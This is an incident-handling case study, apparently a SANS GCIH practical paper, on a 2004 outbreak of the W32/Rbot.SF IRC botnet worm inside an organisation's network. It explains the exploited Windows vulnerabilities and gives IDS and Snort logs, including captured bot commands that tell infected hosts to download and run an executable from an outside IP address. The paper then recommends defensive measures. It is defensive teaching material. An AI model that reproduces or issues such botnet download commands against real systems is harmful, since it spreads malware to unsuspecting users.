Table of Contents 1
Mark_Orlando_GCIH.doc 2

I, RBOT
An Outbreak of W32/Rbot.SF
GCIH Practical v.4.0 Option 2

Mark Orlando
January 7, 2005

THE EXPLOIT 3
- RPC/DCOM Vulnerability 4
- LSASS Vulnerability 4
- Background on IRC 5
- Background on botnets 5
- How W32/Rbot.SF Works 7

THE ATTACK PROCESS 9
- Sequence of events: 10
- Identifying Components of W32/Rbot.SF 13

THE INCIDENT HANDLING PROCESS, PART 1 14
- Preparation 17
- Identification 18
- Containment 18
- Eradication 19
- Recovery 19
- Lessons Learned 20

THE INCIDENT HANDLING PROCESS, PART 2 20
- Preparation 20
- Identification 21
- Containment 22
- Eradication 22
- Recovery 25
- Lessons Learned 26

VULNERABILITY/EXPLOIT REFERENCES 27

APPENDIX A: 28
- Fuck.exe 28
- WinAdServ.exe 29
- WinAdSlave.exe 30

APPENDIX B: 32

WORKS CITED 33

THE EXPLOIT

In this case study, we will examine an incident in which a host on the internal network of OrgX became infected with a variant of W32/Rbot.SF. W32/Rbot.SF is a worm and backdoor Trojan that spreads over Windows network shares and joins infected hosts in a botnet. W32/Rbot.SF propagates by exploiting weak passwords on computers or SQL servers and vulnerabilities in the RPC-DCOM and LSASS components of the Windows operating system. Once it has infected a vulnerable host, it can be controlled remotely over Internet Relay Chat. This worm is also known as W32/Sdbot.worm.gen.t and has several variants, among them Win32/RBot, Win32.Rbot.AF, Win32.Rbot.AG, Win32.Rbot.AK, Win32.Rbot.AN, Win32.Rbot.AP, Win32.Rbot.AR, Win32.Rbot.AY, Win32.Rbot.BB, Win32.Rbot.BD, Win32.Rbot.BH, Win32.Rbot.C, Win32.Rbot.CK, Win32.Rbot.CP, Win32.Rbot.EH , Win32.Rbot.EU, Win32.Rbot.EW, Win32.Rbot.EX, Win32.Rbot.gen, Backdoor.Rbot.gen (Kaspersky), Win32.Rbot.H , Win32.Rbot.S, Win32.Rbot.SP, Win32.Rbot.W , W32/Sdbot.worm.gen.g (McAfee), and W32.Spybot.Worm (Symantec).

RPC/DCOM Vulnerability

Remote Procedure Call (RPC) is a protocol used by the Windows RPCSS service to request services from programs on other hosts over a network. The Distributed Object Component Model (DCOM) is a protocol that allows program components to communicate with each other directly over a network. There exists a buffer overrun vulnerability in RPCSS that allows an attacker to execute arbitrary code on a target system. This is possible because, in certain circumstances, RPCSS does not perform sufficient checks on message inputs. Over an established connection, an attacker can send a specially crafted RPC message that causes the DCOM process to fail. Failure of the underlying DCOM process can yield full control of a system through arbitrary code execution.

Affects the following systems:

Windows NT 4.0
Windows NT 4.0 Terminal Services Edition
Windows 2000
Windows XP
Windows Server 2003

(CVE ID: CAN-2003-0528)

LSASS Vulnerability

The Windows Local Security Authority Subsystem Service (LSASS) provides management capabilities for local host security and domain authentication and has features that support Active Directory utilities. The LSASS vulnerability exploited in this case study is a buffer overrun executed through a specially crafted message that can enable remote code execution on the target host. More specifically, the attacker is able to take advantage of an unchecked buffer in the program and overwrite legitimate code with malicious executables. This exploit, if successful, can result in complete control of the system.

Affects the following systems:

Windows NT 4.0 (SP 6a)
Windows NT 4.0 Terminal Services Edition (SP 6)
Windows 2000 (SP 2, SP 3, and SP 4)
Windows XP (SP 1 and 64-Bit Edition SP 1/Version 2003)
Windows Server 2003 (and 62-Bit Edition)
Microsoft NetMeeting
Windows 98 (and 98 Second Edition)
Windows ME

(CVE ID: CAN-2003-0533)

Background on IRC

Internet Relay Chat (IRC) was developed in 1989 as a method of text-based conferencing over a network (initially for users on a BBS) and was formally documented in May 1993 in RFC 1459 (IRC). The IRC protocol conforms to a distributed client-server model, with a single host (server) providing message delivery, multiplexing, and other functions for numerous other hosts (clients). There are two types of IRC clients: one is a user client, designed for interactive communication via IRC and used by one user to chat with others. The other type is a service client, designed to provide automated services with no user interaction over IRC (for example, transmitting user statistics). In the interest of relating this information to our case study, it is noteworthy that although IRC botnets are disguised as user clients connecting to a server, the bots act more like service clients; they perform a number of automated tasks without the user's knowledge.

According to RFC 2810 (which updates RFC 1459), the IRC protocol does not facilitate communication between two clients directly; they must relay messages through the server. This kind of two-tiered spanning tree architecture is ideal for using one server to centrally control an unlimited amount of clients (or, in the case of a botnet, an unlimited amount of infected computers).

Background on botnets


A bot is a piece of code that performs any number of tasks, from managing access lists to generating comments in IRC channels. Unfortunately, it is possible to trick users into installing and running bots without their knowledge or consent (or bundling bot code with Worms, as in the case of Rbot.SF). It is this lack of authorization that can make bots malicious; all an attacker has to do is modify the bot to connect to a channel of his choosing and await whatever instructions he chooses to issue. When this code is “piggybacked” onto a Worm, propagation functionality is added. Now, instead of one host, there are a number of hosts “infected” with the bot code, all connecting to an IRC channel or peer-to-peer network and waiting for instructions. These infected machines comprise a *botnet*.

Botnets are usually configured to perform a number of given tasks (albeit in different ways depending on the code):

1. Infect a host with some kind of executable designed to load the IRC or network client software. It will then either connect to an IRC channel controlled by the “botmaster” (who in this case is the real attacker), or connect to a peer-to-peer network full of other infected hosts.
2. In our case, Rbot.SF is using IRC; in these kinds of botnets, the bot on the infected machine will indicate to the botmaster that it is alive and ready to accept commands. If the botmaster (or some automated command mechanism) is not active, the bot will remain idle in the channel until told to do something. There are usually a number of other automated tasks completed in this stage; for example, switching to a different channel and/or changing the bot’s IRC nickname to avoid detection or appear more like a normal chat session.
3. In most cases, the bot will be directed to download more malicious code from a third location and/or upload information about the infected machine. Recently (and, we will see, in the case of W32/Rbot.SF), functionality has been added to many bots that will download different forms of adware and spyware- programs that can gather and transmit machine statistics without prior knowledge or consent of the user.

In the past, there were several ways to detect and prevent botnets. The quickest and easiest method is to tune perimeter security devices appropriately; for example, writing intrusion detection signatures to fire on known IRC ports (like 6667) or blocking the ports altogether at a perimeter firewall or router. Unfortunately, IRC is a highly configurable utility. In many cases, the default port is changed to evade these types of security measures. Additionally, botnet code can be modified to change malicious filenames, IP addresses, and other identifiable components. Some botnets turn infected hosts into file servers on a peer-to-peer network, avoiding IRC altogether in lieu of more obscure peer-to-peer configurations (which themselves can be difficult to track and shut down). Ultimately, functions of a bot are limited only by the skill and imagination of the author.

Figure 1: A sample IRC botnet.


IRC Bots
IRC Bot
IRC Bot
IRC Bot
IRC Bot
IRC Bot
IRC Bot
IRC Bot
IRC Bot
IRC Bot
1. Infected hosts connect to one or more available IRC servers.
IRC Servers
IRC Server 1
IRC Server 2
IRC Server 3
Botmaster
2. The botmaster connects to IRC channel and issues commands.
Malicious File Server
Company w.x.y.z
Internet
3. The botmaster commands may include DDoS attacks or malicious file downloads. Bots will continue to propagate using common worm techniques such as lsass and DCOM exploits.

How W32/Rbot.SF Works

Some supposition must be made regarding the methods W32/Rbot.SF uses to obtain a foothold on the target network- that is, how it infects the first host. Later in this case study we will do a more in-depth examination of an infection and subsequent spread of W32/Rbot.SF, which may assist in theorizing. For now, we will make the assumption that a user is somehow socially engineered[1] into downloading malicious code (in this paper, the file is called “wruauclt.exe,” although this can change depending on the worm variant) that kicks off the chain of events leading to a security incident. For example, the user opens an e-mail that contained an executable file or clicks on a web site link containing malicious code. It should be noted that, like most other components of a botnet, the initial attack vector can be modified rather easily through a simple code change. The malicious file in this case was named wruauclt.exe probably to

[1] *Social engineering:* tricking people into performing some task on a computer system, usually revealing sensitive information or, in this case, downloading and executing a file.


make it easy to confuse with wuauclt.exe, which is used for the Windows update service.

Further on in the case study, we will see that the first compromised host in our network is most likely only the latest in a chain of compromises; the external hosts that participate in the attack are probably other hosts that were compromised in the same manner. We can further suppose that there are in fact multiple attack vectors used by this same botnet, all aimed at getting the target host to download a single executable file. Again, we'll revisit these assumptions later in this paper.

In the case of W32/Rbot.SF, the executable bot file runs and causes the host to start making connections to a few different external IP addresses, mostly on port 3515/tcp and port 80/tcp. It joins the #verx IRC channel over port 3515/tcp, uses the IRC "nick" command to change its user name to "exist" (possibly to signal its "existence" on the botnet), and is directed to download the file "fuck.exe" (which includes spyware and adware components) from another external site over port 80/tcp. During this time (and minutes after the first connection was made), the host begins scanning its entire subnet on port 445/tcp. It then opens an FTP connection to another external IP address to download the file black.exe (soon renamed as wruauclt.exe). The host continues to conduct 445 scans for the next several minutes.

Shortly thereafter, multiple hosts on the same subnet begin making similar port 3515/tcp connections and exhibiting like behavior. In summary:

Figure 2: How W32/Rbot.SF Works



For more information regarding W32/Rbot.SF:
Sophos analysis:
http://www.sophos.com/virusinfo/analyses/w32rbotsf.html

TrendMicro analysis:
http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_RBOT.ACR

CNet analysis of W32/Rbot-SD includes a list of botnet worm variants including W32/Rbot.SF:
http://reviews.cnet.com/5208-6132-0.html?forumID=32&threadID=52651&messageID=627910

Microsoft RCP/DCOM and LSASS vulnerability information:

http://www.microsoft.com/technet/security/bulletins/ms04-011.mspx
http://www.microsoft.com/technet/security/bulletins/ms03-026.mspx

More information about IRC:

ftp://ftp.irc.org/irc/docs/rfc2810.txt (RFC 2810)

THE ATTACK PROCESS

In this section, I will provide more in-depth documentation of the events that transpired during a specific security incident involving W32/Rbot.SF. First, I will detail out the exploit/infection works with logs showing examples to support my conclusions. I will also provide a visual description of the attack and, finally, methods of detection and protecting against it (and other variations of botnets).




Figure 3: The OrgX Network.

Sequence of events:

12/22/04 22:23

iss.internal.01 alerts on outbound IRC traffic containing the “nick” command, with a message indicating attempts to FTP the file “wruauclt.exe” to other internal machines at 10.10.232.79, 10.10.233.30, and 10.10.246.239:

```
'IRC_Msg' event detected by ‘iss.internal.01’ at 10.10.75.40.
Details:
   Source IP Address: 10.10.249.237
   Source Port: (2773)
   Source MAC Address: N/A
   Destination IP Address: 66.111.60.70
   Destination Port: (3515)
   Destination MAC Address: N/A
   Time: 2004-12-22 22:23:18 UTC
   Protocol: TCP(6)
   ICMP Type: N/A
   ICMP Code: N/A
   Priority: low
   Event Specific Information:
          :nick: #exist
          :msg: [FTP]: File transfer started to IP: 10.10.232.79
(C:\WINNT\system32\wruauclt.exe).
          :adapter: A
          :victim-ip-addr: 66.111.60.70
          :victim-port: 3515
          :intruder-ip-addr: 10.10.249.237
          :intruder-port: 2773
```

```
'IRC_Msg' event detected by ‘iss.internal.01’ at 10.10.75.40.
Details:
   Source IP Address: 10.10.249.237
   Source Port: (2773)
   Source MAC Address: N/A
   Destination IP Address: 66.111.60.70
   Destination Port: (3515)
   Destination MAC Address: N/A
   Time: 2004-12-22 22:23:26 UTC
   Protocol: TCP(6)
   ICMP Type: N/A
   ICMP Code: N/A
   Priority: low
   Event Specific Information:
          :nick: #exist
          :msg: [FTP]: File transfer complete to IP: 10.10.233.30
(C:\WINNT\system32\wruauclt.exe).
          :adapter: A
          :victim-ip-addr: 66.111.60.70
          :victim-port: 3515
          :intruder-ip-addr: 10.10.249.237
          :intruder-port: 2773
```

```
'IRC_Msg' event detected by ‘iss.internal.01’ at 10.10.75.40.
Details:
   Source IP Address: 10.10.249.237
   Source Port: (2773)
   Source MAC Address: N/A
   Destination IP Address: 66.111.60.70
   Destination Port: (3515)
   Destination MAC Address: N/A
   Time: 2004-12-22 22:23:27 UTC
   Protocol: TCP(6)
   ICMP Type: N/A
```

```
    ICMP Code: N/A
    Priority: low
    Event Specific Information:
           :nick: #exist
           :msg: [FTP]: File transfer started to IP: 10.10.246.239
(C:\WINNT\system32\wruauclt.exe).
           :adapter: A
           :victim-ip-addr: 66.111.60.70
           :victim-port: 3515
           :intruder-ip-addr: 10.10.249.237
           :intruder-port: 2773
```

12/22/04 22:35

snort.internal.01 begins alerting on inbound traffic containing the IRC command PRIVMSG from a channel called #verx (hosted at 216.117.128.235 and 66.111.60.70).

Internal hosts at 10.10.246.239, 10.10.232.79 and 10.10.248.161 are directed by "SongJiang@dev" to download the file Fuck.exe from 66.79.180.90:

```
12/22-10:35:43.811468 216.117.128.235:3515 -> 10.10.246.239:1748
TCP TTL:116 TOS:0x0 ID:29107 IpLen:20 DgmLen:194 DF
***AP*** Seq: 0xFC9A12B8  Ack: 0x3B400397  Win: 0x436D  TcpLen: 20
3A 6C 73 39 61 73 6C 76 21 53 6F 6E 67 4A 69 61  :ls9aslv!SongJia
6E 67 40 64 65 76 20 50 52 49 56 4D 53 47 20 23  ng@dev PRIVMSG #
76 65 72 78 20 3A 2E 66 75 63 6B 20 79 6F 75 20  verx :.fuck you
2D 73 0D 0A 3A 6C 73 39 61 73 6C 76 21 53 6F 6E  -s..:ls9aslv!Son
67 4A 69 61 6E 67 40 64 65 76 20 50 52 49 56 4D  gJiang@dev PRIVM
53 47 20 23 76 65 72 78 20 3A 2E 73 75 63 6B 20  SG #verx :.suck
68 74 74 70 3A 2F 2F 36 36 2E 37 39 2E 31 38 30  http://66.79.180
2E 39 30 2F 7E 6E 6F 6E 65 2F 46 75 63 6B 2E 65  .90/~none/Fuck.e
78 65 20 43 3A 5C 54 69 65 6D 79 73 68 6F 65 2E  xe C:\Tiemyshoe.
65 78 65 20 31 20 2D 73 0D 0A                    exe 1 -s..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+


12/22-10:45:23.340916 66.111.60.70:3515 -> 10.10.232.79:4102
TCP TTL:121 TOS:0x0 ID:47453 IpLen:20 DgmLen:194 DF
***AP*** Seq: 0xF862389C  Ack: 0x106A2C04  Win: 0x42DC  TcpLen: 20
3A 6C 73 39 61 73 6C 76 21 53 6F 6E 67 4A 69 61  :ls9aslv!SongJia
6E 67 40 64 65 76 20 50 52 49 56 4D 53 47 20 23  ng@dev PRIVMSG #
76 65 72 78 20 3A 2E 66 75 63 6B 20 79 6F 75 20  verx :.fuck you
2D 73 0D 0A 3A 6C 73 39 61 73 6C 76 21 53 6F 6E  -s..:ls9aslv!Son
67 4A 69 61 6E 67 40 64 65 76 20 50 52 49 56 4D  gJiang@dev PRIVM
53 47 20 23 76 65 72 78 20 3A 2E 73 75 63 6B 20  SG #verx :.suck
68 74 74 70 3A 2F 2F 36 36 2E 37 39 2E 31 38 30  http://66.79.180
2E 39 30 2F 7E 6E 6F 6E 65 2F 46 75 63 6B 2E 65  .90/~none/Fuck.e
78 65 20 43 3A 5C 54 69 65 6D 79 73 68 6F 65 2E  xe C:\Tiemyshoe.
65 78 65 20 31 20 2D 73 0D 0A                    exe 1 -s..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

12/22-10:48:50.878401 66.111.60.70:3515 -> 10.10.248.161:1578
TCP TTL:121 TOS:0x0 ID:8682 IpLen:20 DgmLen:146 DF
***AP*** Seq: 0x8FAAC318  Ack: 0x4A687157  Win: 0x4280  TcpLen: 20
3A 6C 73 39 61 73 6C 76 21 53 6F 6E 67 4A 69 61  :ls9aslv!SongJia
6E 67 40 64 65 76 20 50 52 49 56 4D 53 47 20 23  ng@dev PRIVMSG #
76 65 72 69 73 69 67 6E 20 3A 2E 73 75 63 6B 20  verisign :.suck
68 74 74 70 3A 2F 2F 36 36 2E 37 39 2E 31 38 30  http://66.79.180
2E 39 30 2F 7E 6E 6F 6E 65 2F 46 75 63 6B 2E 65  .90/~none/Fuck.e
```

```
78 65 20 43 3A 5C 54 69 65 6D 79 73 68 6F 65 2E  xe C:\Tiemyshoe.
65 78 65 20 31 20 2D 73 0D 0A                    exe 1 -s..
```

12/24/04 22:35

During investigation of the above alerts, intrusion analysts are able to correlate the IRC traffic seen with logs from **argus.internal.01**. Internal hosts receiving IRC commands (notably 10.10.248.161, though it seems likely that further investigation of 10.10.72.31 will yield similar IRC logs) are scanning other hosts on the 10.10.x.x subnet on port 445/tcp:

```
12/22/2004 22:35-23:50  10.10.248.161       >>     10.10.x.x:445
(8,580 connection attempts in five minute intervals)

12/22/2004 22:35-23:46  10.10.72.31         >>     10.10.x.x:445
(1,780 connection attempts in five minute intervals)
```

12/24/04 22:44

Other internal machines begin initiating outbound connections on port 3515/tcp:

```
12/22/2004 10:44 10.10.247.36  >>     216.117.128.235:3515
12/22/2004 10:44 10.10.246.92  >>     66.111.60.70:3515
12/22/2004 10:44 10.10.246.92  >>     216.117.128.235:3515
12/22/2004 10:44 10.10.249.19  >>     66.111.60.70:3515
12/22/2004 10:44 10.10.249.19  >>     216.117.128.235:3515
12/22/2004 10:45 10.10.247.36  >>     66.111.60.70:3515
12/22/2004 10:47 10.10.247.36  >>     216.117.128.235:3515
12/22/2004 10:47 10.10.246.92  >>     216.117.128.235:3515
12/22/2004 10:47 10.10.249.19  >>     216.117.128.235:3515
```

12/24/04 22:55

The Computer Incident Response Team, having been passed all obtainable alert details by the IDS Team, opened an incident case for unauthorized access and initiated incident response procedures.

12/24/04 23:16

All machines determined to be involved in the security incident are taken off line.

Identifying Components of W32/Rbot.SF

Based on the above activity, and assuming we have not yet begun the incident handling and forensics process, we can already see that there are a number of identifying components of W32/Rbot.SF:

- Looks for known RPC/DCOM vulnerabilities by scanning other hosts on port 445/tcp. Considering scanned hosts become infected shortly after large-scale scans of this type, we can theorize that W32/Rbot.SF targets the well-known RPC/DCOM buffer overrun vulnerability as an attack vector.
- Initiates outbound IRC connections on port 3515/tcp
- Downloads the file wruauclt.exe

Based on this information, we can enforce a number of active security measures that could prevent future outbreaks of W32/Rbot.SF on the internal network:

- Better patch management, be it centrally managed or automated (depending on the security budget!) to maintain current patch levels. Relating to this case study, we should keep in mind that Microsoft released patches for the RPC/DCOM buffer overrun vulnerability long before the incident occurred (see links provided in section 1).
- We can assume by successful connections from the compromised hosts to external address on port 3515/tcp that this port is not blocked at the network perimeter (we will verify this during the incident handling process). If there is no legitimate application that is utilizing this port, it should be blocked at the firewall (expressly or as part of a default-deny policy).
- If the organization is currently employing technology that can remove or block malicious file downloads, the file "wruauclt.exe" should be added to the block policy.

Additionally, any identifiable external sites involved in the incident should be blocked both inbound and outbound; in our case, those addresses would include 216.117.128.235 and 66.111.60.70.


Finally, every user can protect against this type of infection simply by running anti-virus software that is updated regularly. According to Sophos, its customers were protected if using regularly updated virus identity files (in which case the worm is detected as W32/Rbot-Fam). Trend Micro offered definition files that would have detected this worm on the 21st of December- the day before the incident. Host-based security measures might have afforded earlier detection and prevention as well. Host-based intrusion detection and firewall software such as those offered by Tiny, Cygate, ZoneAlarm, and many others would have alerted the user to potentially unauthorized connection attempts (say, on port 3515/tcp). File integrity checkers like FileChecker and Tripwire would have alerted on registry changes initiated by malicious software (which we'll be taking a look at during the incident handling portion of this case study).

THE INCIDENT HANDLING PROCESS, PART 1

OrgX has a multi-tiered incident detection and response organization, called the Security Operations Division. Here are its primary components and procedures:

The Security Operations Division includes the Intrusion Detection Team (IDS), the Firewall Team (FW), and the Computer Incident Response Team (CIRT). The security teams work closely with the network operations teams and the user community to provide managed security services, security policy enforcement, and incident response. The Information Assurance Team (IA) provides oversight and audit functions for all three teams.

Figure 4: The Security Operations Division


Network and Security Operations
Security Data
-Alerts
-Logs
Immediate Response?
Yes
No
Response
Computer Incident Response Team
Policy Changes
Information Assurance Team

The IDS Team provides 24x7 monitoring and management of network intrusion detection sensors. The IDS infrastructure of OrgX includes anomaly based and signature based intrusion detections tools; specifically:

- Snort v.2.2.0 on FreeBSD (http://www.snort.org)
- Argus v.1.8 on FreeBSD (http://www.qosient.com/argus/)
- Internet Security Systems RealSecure v7.0 Gigabit Network Sensor with SiteProtector Management Console (http://www.iss.net)

(See Figure 3 for placement details)

